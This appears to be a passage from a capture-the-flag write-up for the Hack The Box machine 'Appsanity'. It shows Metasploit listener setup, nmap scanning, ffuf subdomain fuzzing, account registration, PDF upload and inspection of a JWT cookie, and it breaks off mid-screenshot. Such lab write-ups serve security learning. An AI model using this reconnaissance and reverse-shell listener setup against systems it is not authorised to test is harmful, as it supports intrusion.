Appsanity

IP: 10.129.69.224

Info Gathering


Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Appsanity
cd ~/HTB/Boxes/Appsanity

# Open a tmux session
tmux new -s Appsanity

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
sudo openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
sudo msfconsole
workspace -a Appsanity
workspace Appsanity
setg LHOST 10.10.14.69
setg LPORT 1337
setg RHOST 10.129.69.224
setg RHOSTS 10.129.69.224
setg SRVHOST 10.10.14.69
setg SRVPORT 9000
use multi/handler
```

Enumeration


```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A -p 80,443,5985,7680 10.129.69.224 -oN drive.nmap
```

Hosts



```
Hosts
=====

address      mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------      ---  ----  -------  ---------  -----  -------  ----  --------
10.129.70.8             Unknown                    device
```

Services




```
Services
========

host           port  proto  name       state     info
----           ----  -----  ----       -----     ----
10.129.69.224  80    tcp    http       open      Microsoft IIS httpd 10.0
10.129.69.224  443   tcp    https      open
10.129.69.224  5985  tcp    wsman      open
10.129.69.224  5986  tcp    wsmans     filtered
10.129.69.224  7680  tcp    pando-pub  open
```

Gaining Access

My nmap results show me the server FQDN is meddigi.htb. I also see that any HTTP requests are forwarded to HTTPS

Screenshot Evidence



```
PORT     STATE    SERVICE   VERSION
80/tcp   open     http      Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to https://meddigi.htb/
|_http-server-header: Microsoft-IIS/10.0
```


I added that value to my /etc/hosts file

```
# Edit File
vim /etc/hosts

# Adde below line
10.129.70.8    meddigi.htb
```

I fuzzed for subdomains and found another DNS name to add to my /etc/hosts file

```
# Commands Executed
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.meddigi.htb' -u
http://meddigi.htb -c -ac
```

Screenshot Evidence




```
┌──(root㉿kali)-[~/HTB/Boxes/Appsanity]
└─# ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://meddigi.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.t
 :: Header           : Host: FUZZ.meddigi.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

portal                  [Status: 200, Size: 2976, Words: 1219, Lines: 57, Duration: 2270ms]
:: Progress: [4989/4989] :: Job [1/1] :: 131 req/sec :: Duration: [0:00:45] :: Errors: 0 ::
```

I added the value to my /etc/hosts file

```
# Edit File
vim /etc/hosts

# Adde below line
10.129.70.8    meddigi.htb portal.meddigi.htb
```


This returned a login page

Screenshot Evidence



Visiting the original site https://meddigi.htb I can see through Wappalyzer ASP.NET is the backend running on IIS

Screenshot Evidence



Security
HSTS

Web servers
IIS 10.0

Font scripts
Bootstrap Icons .

Operating systems
Windows Server

Web frameworks
Microsoft ASP.NET

JavaScript libraries
jQuery 3.6.0
OWL Carousel


Miscellaneous
HTTP/2

UI frameworks
Bootstrap
Animate.css

I found I am able to register for an account at the Sign In page

LINK: https://meddigi.htb/SignIn

Screenshot Evidence



Sign in


Email

Password

Don't have an account? Sign up

I then registered for an account

Screenshot Evidence



MedDigi

Personal info

Patient


First name: tobor

Last name: robot

Email: tobor@domain.com

I am able to upload a PDF files to the machine at “Upload Report”
I downloaded a sample PDF from https://www.africau.edu/images/default/sample.pdf to upload to the server

Screenshot Evidence




MedDigi Doctor Panel

Examination report sent to the management.

I checked my Cookies and discovered I was assigned a JWT Token which base64 encodes values

Screenshot Evidence



Cookie-Editor
v1.12.2
Ad Aura | Intelligent Digital Safety for the Whole Family
Not interested
Later
Search
.AspNetCore.Antiforgery.ML5pX7jOz00
access_token
Show Advanced

Name

